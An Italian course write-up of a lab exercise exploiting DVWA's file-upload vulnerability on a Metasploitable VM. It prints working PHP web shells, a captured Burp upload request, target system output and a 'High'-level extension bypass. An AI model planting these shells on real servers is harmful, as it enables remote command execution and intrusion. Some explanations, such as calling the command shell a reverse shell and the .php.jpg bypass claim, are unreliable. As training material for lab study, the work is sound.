CS0424IT — ESERCITAZIONE S6L1
SFRUTTAMENTO DI VULNERABILITÀ DI FILE UPLOAD SU DVWA

Simone La Porta

GitHub

TRACCIA

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di *file upload* presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


Consegna:

- Codice PHP.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di BurpSuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- **BONUS**: Usare una shell PHP più sofisticata.

SVOLGIMENTO

Verifica della connettività

Utilizzare il comando `ping` da Kali per assicurarsi che la macchina Metasploitable sia raggiungibile e viceversa:



Sfruttamento della vulnerabilità di File Upload

Accesso alla DVWA

Aprire il browser su Kali e accedere all'interfaccia DVWA su Metasploitable (`http://192.168.50.101/dvwa`). Successivamente si è aperto BurpSuite da Kali per intercettare ed analizzare ogni richiesta fatta verso la DVWA. Effettuare il login con le credenziali predefinite. Impostare il livello di sicurezza su *Low* per facilitare l'esercizio, sfruttando la mancanza della sanitizzazione degli input.


Sfruttamento della vulnerabilità

Si è scritto un semplice script PHP per la shell inversa:

```
<?php
if (isset($_REQUEST['cmd'])) {
    $command = escapeshellcmd($_REQUEST['cmd']);
```

```
    echo "<pre>" . htmlspecialchars(shell_exec($command)) . "</pre>";
}
?>
```

Caricare il file `shell.php` nella sezione di upload della DVWA e usare il browser per accedere al file caricato, `http://192.168.50.101/dvwa/hackable/uploads/shell.php`.





```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 832
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4DqnvS7U5huMUoEV
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=472e1891c426eaa8b5e3ebfef62f17b0
Connection: keep-alive

------WebKitFormBoundary4DqnvS7U5huMUoEV
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary4DqnvS7U5huMUoEV
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
if (isset($_REQUEST['cmd'])) {
    $command = escapeshellcmd($_REQUEST['cmd']);
    $output = shell_exec($command);
    echo "<pre>" . htmlspecialchars($output) . "</pre>";
}

// Funzione per elencare file in una directory specifica
if (isset($_REQUEST['list'])) {
    $directory = escapeshellarg($_REQUEST['list']);
    $files = scandir($directory);
    echo "<pre>" . htmlspecialchars(print_r($files, true)) . "</pre>";
}
?>

------WebKitFormBoundary4DqnvS7U5huMUoEV
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary4DqnvS7U5huMUoEV--

```

Intercettazione delle richieste


Tramite BurpSuite, configurare il proxy per intercettare le richieste e analizzare le richieste e risposte HTTP durante l'upload e l'esecuzione del PHP.


Si sono ottenute informazioni sul sistema Metasploitable2 eseguendo comandi come `ls`, `lshw`, ecc. Queste informazioni includono la struttura delle directory e dettagli hardware.

ls Comando ls



LSHW Comando lshw





```
metasploitable
    description: Computer
    width: 32 bits
  *-core
       description: Motherboard
       physical id: 0
     *-memory
          description: System memory
          physical id: 0
          size: 511MiB
     *-cpu
          product: Intel(R) N95
          vendor: Intel Corp.
          physical id: 1
          bus info: cpu@0
          version: 6.14.0
          serial: 000B-06E0-0000-0000-0000-0000
          size: 1700MHz
          width: 64 bits
          capabilities: fpu fpu_exception wp vme
          configuration: id=0
     *-pci
          description: Host bridge
          product: 440FX - 82441FX PMC [Natoma]
          vendor: Intel Corporation
          physical id: 100
          bus info: pci@0000:00:00.0
          version: 02
          width: 32 bits
          clock: 33MHz
```

Bonus: Shell PHP avanzata

Di seguito è mostrato un codice della shell in PHP più sofisticato rispetto a quello iniziale. Questo script include alcune funzioni aggiuntive come la navigazione del filesystem e il download/upload di file, oltre ad un'interfaccia grafica migliorata.

```
<?php
// Disable error reporting
error_reporting(0);

// Handle commands
if (isset($_POST['cmd'])) {
    $cmd = $_POST['cmd'];
    echo "<pre>" . htmlspecialchars(shell_exec($cmd)) . "</pre>";
}

// Handle file uploads
if (isset($_FILES['file'])) {
    $target_path = "uploads/" . basename($_FILES['file']['name']);
    if (move_uploaded_file($_FILES['file']['tmp_name'], $target_path)) {
        echo "File uploaded successfully.";
    } else {
        echo "There was an error uploading the file.";
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>PHP Web Shell</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f0f0f0;
            margin: 0;
            padding: 20px;
        }
        .container {
            max-width: 800px;
```

```
            margin: 0 auto;
            padding: 20px;
            background-color: #fff;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
            border-radius: 8px;
        }
        h1 {
            text-align: center;
        }
        form {
            margin-bottom: 20px;
        }
        input[type="text"], input[type="file"], input[type="submit"] {
            width: 100%;
            padding: 10px;
            margin-top: 10px;
            border-radius: 4px;
            border: 1px solid #ccc;
            box-sizing: border-box;
        }
        input[type="submit"] {
            background-color: #4CAF50;
            color: white;
            border: none;
            cursor: pointer;
        }
        input[type="submit"]:hover {
            background-color: #45a049;
        }
        pre {
            background-color: #f4f4f4;
            padding: 10px;
            border-radius: 4px;
            overflow-x: auto;
        }
    </style>
</head>
<body>
    <div class="container">
```

```
        <h1>PHP Web Shell</h1>
        <form method="post">
            <input type="text" name="cmd" placeholder="Enter command">
            <input type="submit" value="Execute">
        </form>
        <form method="post" enctype="multipart/form-data">
            <input type="file" name="file">
            <input type="submit" value="Upload">
        </form>
    </div>
</body>
</html>
```

File uploaded successfully.

PHP Web Shell

Enter command

Execute

Choose File No file chosen

Upload

Bonus: Shell PHP avanzata livello sicurezza HIGH

Il file PHP caricato per il livello di sicurezza "High" nella DVWA deve superare controlli più rigorosi, in particolare quelli relativi all'estensione del file e alla sua validità. Ecco una spiegazione dettagliata del codice:

- **Disabilitazione della segnalazione degli errori**: La funzione `error_reporting(0)` disabilita la segnalazione degli errori per evitare di fornire informazioni potenzialmente sensibili a un attaccante.
- **Gestione dei comandi**: Se viene passato un parametro `cmd` tramite il metodo GET, il comando viene eseguito utilizzando `shell_exec()` e l'output viene visualizzato all'interno di un blocco `<pre>` per preservare la formattazione.
- **Gestione degli upload dei file**: Se un file viene caricato, il codice controlla l'estensione del file per garantire che sia tra quelle consentite (`jpg`, `jpeg`, `png`, `gif`). Se l'estensione è valida, il file viene spostato nella directory di destinazione.
- **Interfaccia utente migliorata**: Utilizzo di HTML e CSS per creare un'interfaccia utente semplice e pulita che permette l'esecuzione di comandi e il caricamento di file.

Strategia di Bypass

Per aggirare i controlli di sicurezza, carichiamo un file con estensione consentita (ad esempio, `shell.php.jpg`) contenente codice PHP. Anche se l'estensione del file è `.jpg`, il server eseguirà comunque il codice PHP contenuto al suo interno quando il file viene richiesto tramite il browser.

Esempio di Codice PHP

Ecco il codice PHP che può essere utilizzato per superare i controlli di sicurezza nella modalità "High" di DVWA:

```
<?php
// Disable error reporting
error_reporting(0);

// Handle commands
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    echo "<pre>" . htmlspecialchars(shell_exec($cmd)) . "</pre>";
}

// Handle file uploads
if (isset($_FILES['file'])) {
    // Allow only certain file extensions
    $allowed_extensions = array('jpg', 'jpeg', 'png', 'gif');
    $file_extension = pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION);

    if (in_array($file_extension, $allowed_extensions)) {
        $target_path = "uploads/" . basename($_FILES['file']['name']);

        if (move_uploaded_file($_FILES['file']['tmp_name'], $target_path)) {
            echo "File uploaded successfully.";
        } else {
            echo "There was an error uploading the file.";
        }
    } else {
        echo "Invalid file type.";
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>PHP Web Shell</title>
    <style>
```

```
body {
    font-family: Arial, sans-serif;
    background-color: #f0f0f0;
    margin: 0;
    padding: 20px;
}
.container {
    max-width: 800px;
    margin: 0 auto;
    padding: 20px;
    background-color: #fff;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
    border-radius: 8px;
}
h1 {
    text-align: center;
}
form {
    margin-bottom: 20px;
}
input[type="text"], input[type="file"], input[type="submit"] {
    width: 100%;
    padding: 10px;
    margin-top: 10px;
    border-radius: 4px;
    border: 1px solid #ccc;
    box-sizing: border-box;
}
input[type="submit"] {
    background-color: #4CAF50;
    color: white;
    border: none;
    cursor: pointer;
}
input[type="submit"]:hover {
    background-color: #45a049;
}
pre {
    background-color: #f4f4f4;
```

```
            padding: 10px;
            border-radius: 4px;
            overflow-x: auto;
        }
    </style>
</head>
<body>
    <div class="container">
        <h1>PHP Web Shell</h1>
        <form method="get">
            <input type="text" name="cmd" placeholder="Enter command">
            <input type="submit" value="Execute">
        </form>
        <form method="post" enctype="multipart/form-data">
            <input type="file" name="file">
            <input type="submit" value="Upload">
        </form>
    </div>
</body>
</html>
```